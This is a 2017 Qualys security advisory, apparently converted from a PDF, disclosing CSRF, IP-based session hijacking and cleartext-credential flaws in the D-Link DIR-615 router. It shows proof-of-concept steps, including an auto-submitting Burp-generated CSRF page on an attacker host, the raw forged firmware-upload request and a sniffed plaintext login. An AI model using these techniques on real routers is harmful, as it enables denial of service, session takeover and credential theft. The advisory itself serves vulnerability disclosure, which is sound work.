

March 12, 2017

D-Link DIR-615 Router Multiple Vulnerabilities

SYNOPSIS:

D-Link DIR-615 series router suffers from Multiple Cross-Site-Request-Forgery, Sensitive Information Disclosure and Weak IP Based Session Management Vulnerabilities.

Reference:- <http://support.dlink.com/ProductInfo.aspx?m=DIR-615>

CVE:

<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=2017-7404>

<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=2017-7405>

<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=2017-7406>

VULNERABILITY DETAILS:

Lab Setup:

1. Target Router: DIR-615 Router (**Hardware Version: T1, Firmware Version: 20.12PTb01**)
2. Target IP Address: 192.168.100.1
3. Malicious Site: <http://139.XX.XX.XXX>

Vulnerable/Tested Version:

DIR-615 running latest firmware version 20.12PTb01 is affected. Other models may also be affected.

192.168.100.1/index.htm

INT

Load URL

Split URL

Execute

Enable Post data

Enable Referrer

Product Page: DIR-615

Hardware version:T1 Firmware version: 20.12



Select Language English

DIR-615

Setup

Wireless

Advanced

Maintenance

Status

Help

Device Info

Active Client Table

Statistics

IPV6

IPV6 Routing Table

Wireless Router Status

This page shows the current status and some basic settings of the device.

System

Product Name

DIR-615

Uptime

0 01:37:07

Date/Time

Thu Jan 1 01:37:07 1970

Helpful Hints...

This page displays a summary overview of your router status, including device firmware version summary of your Internet configuration including ethernet status.

More...

Vulnerability#1: Cross Site Request Forgery Vulnerability on Firmware Upgrade Page

The device does not protect following sensitive page from CSRF attack:

1. Firmware Upgrade Page: <http://192.168.100.1/form2file.htm>

An unauthenticated, remote attacker could host a malicious website that either sends a POST request to Firmware Upgrade Page.

Risk Factor: High

Impact:


If a victim is logged in to the Router's Web Interface and visits a malicious site from another tab in the same browser, the malicious site then can send requests to the victims Router without knowing the credentials.

An attacker can host a page which sends POST request to **Form2File.htm** that tries to upload Firmware to victim's Router. This causes router to reboot/crash resulting into Denial of Service. An attacker may succeed in uploading a malicious Firmware if he plays little bit around this.

Proof-Of-Concept: CSRF on Firmware Upgrade Page

CVSS Score: AV: N/AC: M/AU: N/C: N/I: N/A:C

1. Capture Firmware update request in BurpSuite Pro.



2. Generate CSRF-PoC using BurpSuite Pro

Note: Make sure to select Options->CSRF Technique->Plain Text Form and Options->CSRF Technique->Include auto-submit script options

- Copy this HTML and save it as **Burp-CSRF.html** under web root on Kali machine.
Note: I’ve already hosted it on malicious site <http://139.XX.XX.XXX/Burp-CSRF.html>
- Victim logs into Router’s Web Interface.
- Victim visits <http://139.XX.XX.XXX/Burp-CSRF.html>

Note: Victim doesn’t have to click ‘Submit Request’ button as the option ‘Include auto-submit script’ was used while generating CSRF POC using BurpSuite. This submits the form automatically on page load.

Router resets the connection.

The screenshot shows a browser window with the address bar containing `192.168.100.1/form2file.htm`. The browser interface includes a navigation bar with 'INT', 'SQL', 'XSS', 'Encryption', 'Encoding', and 'Other' options. Below the navigation bar are buttons for 'Load URL', 'Split URL', and 'Execute'. There are also checkboxes for 'Enable Post data' and 'Enable Referrer'. The main content area displays an orange banner for 'Burp Suite Professional' followed by a large 'Error' message: 'Connection reset by peer: socket write error'.

Request in BurpSuite:

The screenshot shows the Burp Suite Professional interface. At the top, there is a filter: 'Filter: Hiding CSS, image and general binary content'. Below this is a table of requests:

| # | Host | Method | URL | Params | Edited | Status | Length | MIME t... | Extension | Title | Comment | SSL | IP | Cookies |
|------|------------------------|--------|-----------------|--------|--------|--------|---------|-----------|-----------|---------------------|---------|-----|-----------------|---------|
| 20 | http://192.168.100.1 | GET | /wlan_basic.htm | | | 200 | 29332 | HTML | htm | WLAN Basic Settings | | | 192.168.100.1 | |
| 2006 | http://139.139.139.139 | GET | /Burp-CSRF.html | | | 200 | 4643... | HTML | html | | | | 139.139.139.139 | |
| 2007 | http://192.168.100.1 | POST | /form2file.htm | | | | | HTML | htm | | | | 192.168.100.1 | |

Red arrows point to the 2006 and 2007 requests with the following annotations:

- 'Victim visits malicious page' (pointing to the 2006 GET request)
- 'Malicious page sends Firmware upload request to victim's router' (pointing to the 2007 POST request)

Below the table, the 'Request' tab is selected, showing the raw HTTP request:

```
HTTP/1.1 200 OK
Date: Mon, 13 Mar 2017 10:48:10 GMT
Server: Apache/2.4.7 (Ubuntu)
Last-Modified: Mon, 13 Mar 2017 10:26:58 GMT
ETag: "46d7d4-54a9a28bd1f51-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Connection: close
Content-Type: text/html
Content-Length: 4642772

<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')
```

| # | Host | Method | URL | Params | Edited | Status | Length | MIME t... | Extension | Title | Comment | SSL | IP | Cookies |
|------|------------------------|--------|-----------------|--------|-------------------------------------|--------|---------|-----------|-----------|---------------------|---------|-----|-----------------|---------|
| 20 | http://192.168.100.1 | GET | /wlan_basic.htm | | | 200 | 29332 | HTML | htm | WLAN Basic Settings | | | 192.168.100.1 | |
| 2006 | http://139. [redacted] | GET | /Burp-CSRF.html | | | 200 | 4643... | HTML | html | | | | 139. [redacted] | |
| 2007 | http://192.168.100.1 | POST | /form2file.htm | | <input checked="" type="checkbox"/> | | | HTML | htm | | | | 192.168.100.1 | |

Request

Raw Params Headers Hex


```

POST /form2file.htm HTTP/1.1
Host: 192.168.100.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://139. [redacted]
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: text/plain
Content-Length: 1717078

-----WebKitFormBoundaryPKKeHjfm0Yr6Ec2a
Content-Disposition: form-data; name="download_image_file"; filename="DIR-615T1_FW2012PTB01.img" ← Firmware being uploaded
Content-Type: application/octet-stream

```

Router is now inaccessible. Also, the Wireless LAN icon in the System Tray indicates that it has connectivity issues:



Vulnerability#2: IP Based Weak Session Management

Once user is authenticated, this device keeps track of user's session by using the IP address of his machine. An internal attacker could sniff the network traffic to find out if victim is logged into the router.

Risk Factor: High


Impact:

Once authenticated, this device identifies the user based on the source IP address of the victim's host. By spoofing the IP address belonging to the victim's host, an attacker might be able to take over the administrative session without being prompted for authentication credentials. An attacker can get victim's and router's IP address by simply sniffing the network traffic.

Proof-Of-Concept:

CVSS Score: AV: N/AC: M/AU: N/C: N/I: C/A:C

1. Launch Internet Explorer and log into the router's web interface



The screenshot shows a web browser window with the address bar displaying 'http://192.168.100.1/index.htm'. The browser title is 'WiFi Router'. The page content includes a D-Link logo, a language selector set to 'English', and a navigation menu with tabs for 'Setup', 'Wireless', 'Advanced', 'Maintenance', 'Status', and 'Help'. The 'Status' tab is selected, showing the 'Wireless Router Status' page. The page contains a 'System' section with the following information:


| System | |
|--------------|-------------------------|
| Product Name | DIR-615 |
| Uptime | 0 00:15:38 |
| Date/Time | Thu Jan 1 00:15:38 1970 |

Below the System section is the 'LAN Configuration' section with the following information:


| LAN Configuration | |
|-------------------|-------------------|
| IP Address | 192.168.100.1 |
| Subnet Mask | 255.255.255.0 |
| DHCP Server | Enable |
| MAC Address | 3C:1E:04:24:56:BC |

On the right side of the page, there is a 'Helpful Hints...' section with a 'More...' link.

2. Now launch Firefox and access http://192.168.100.1/wlan_basic.htm



It doesn't prompt for password. Looking at the request in BurpSuite, it's not using any Cookie or HTTP Basic/Digest authentication for session management.



Also, highlighted is the Pre-Shared Key received in response.

Filter: Hiding CSS, image and general binary content

| # | Host | Method | URL | Params | Edited | Status | Length | MIME t... | Extension | Title |
|------|----------------------|--------|----------------------------------|-------------------------------------|--------------------------|--------|--------|-----------|-----------|---------|
| 2105 | http://192.168.100.1 | GET | /wlan_basic.htm | <input type="checkbox"/> | <input type="checkbox"/> | 200 | 29265 | HTML | htm | WLAN Ba |
| 2107 | http://192.168.100.1 | GET | /util.js | <input type="checkbox"/> | <input type="checkbox"/> | 200 | 38040 | script | js | |
| 2108 | http://192.168.100.1 | GET | /share.js | <input type="checkbox"/> | <input type="checkbox"/> | 200 | 30315 | script | js | |
| 2109 | http://192.168.100.1 | GET | /menu.js?v=0.36457448914999246 | <input checked="" type="checkbox"/> | <input type="checkbox"/> | 200 | 24569 | script | js | |
| 2111 | http://192.168.100.1 | GET | /wlanhelp.htm?rnd=0.364290469... | <input checked="" type="checkbox"/> | <input type="checkbox"/> | 200 | 3198 | script | htm | |

Request Response

Raw Headers Hex HTML Render

```

</select>
</td>
</tr>
<tr id=tr_psk style="">
  <td class=form_label_35>Pre-Shared Key:</td>
  <td>
    <input type="text" name="pskValue" size="32" maxlength="64"
value="+,t4)8^LXYrq"
  >(8-63 characters or 64 hex digits)
  </td>

```

An attacker can simply spoof victim's IP address and take over the victim's session. Moreover, if victim has web access enabled on his router and is accessing the web interface from different network which is behind the NAT/Proxy, an attacker can sniff the network traffic to know the public IP address of the victim's router and take over his session as he won't be prompted for credentials.

Vulnerability#3: Sensitive Information Disclosure

This device doesn't use SSL for any of the authenticated pages. Also, it doesn't allow user to generate his own SSL Certificate. An attacker can simply monitor network traffic (like an open wireless network), and steal user's credentials and/or credentials of users being added while sniffing the traffic.

Risk Factor: High

Impact:

An attacker can steal user's credentials to access router's web interface, thus compromising Confidentiality, Integrity and Availability

Proof-Of-Concept:

CVSS Score: AV: N/AC: L/AU: N/C: N/I: C/A:C

1. Log into the router's web interface.
2. Credentials submitted in plain text

Filter: Hiding CSS, image and general binary content

| # | Host | Method | URL | Params | Edited | Status | Length | MIME t... | E |
|------|----------------------|--------|------------|-------------------------------------|--------------------------|--------|--------|-----------|---|
| 2155 | http://192.168.100.1 | POST | /login.cgi | <input checked="" type="checkbox"/> | <input type="checkbox"/> | 200 | 371 | HTML | c |
| 2156 | http://192.168.100.1 | GET | /login.htm | <input type="checkbox"/> | <input type="checkbox"/> | 200 | 3436 | HTML | h |

Request Response

Raw Params Headers Hex

```
POST /login.cgi HTTP/1.1
Host: 192.168.100.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.100.1/login.htm
Cookie: SessionID=
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 73

username=Admin&password=%2B%2Ct4%7D8%5ELXYrq&submit.htm%3Flogin.htm>Login
```

CREDITS:

The discovery and documentation of this vulnerability was conducted by **Kapil Khot**, Qualys Vulnerability Signature/Research Team.

CONTACT:

For more information about the Qualys Security Research Team, visit our website at <http://www.qualys.com> or send email to [**research@qualys.com**](mailto:research@qualys.com)

LEGAL NOTICE:

The information contained within this advisory is Copyright (C) 2017 Qualys Inc. It may be redistributed provided that no fee is charged for distribution and that the advisory is not modified in any way.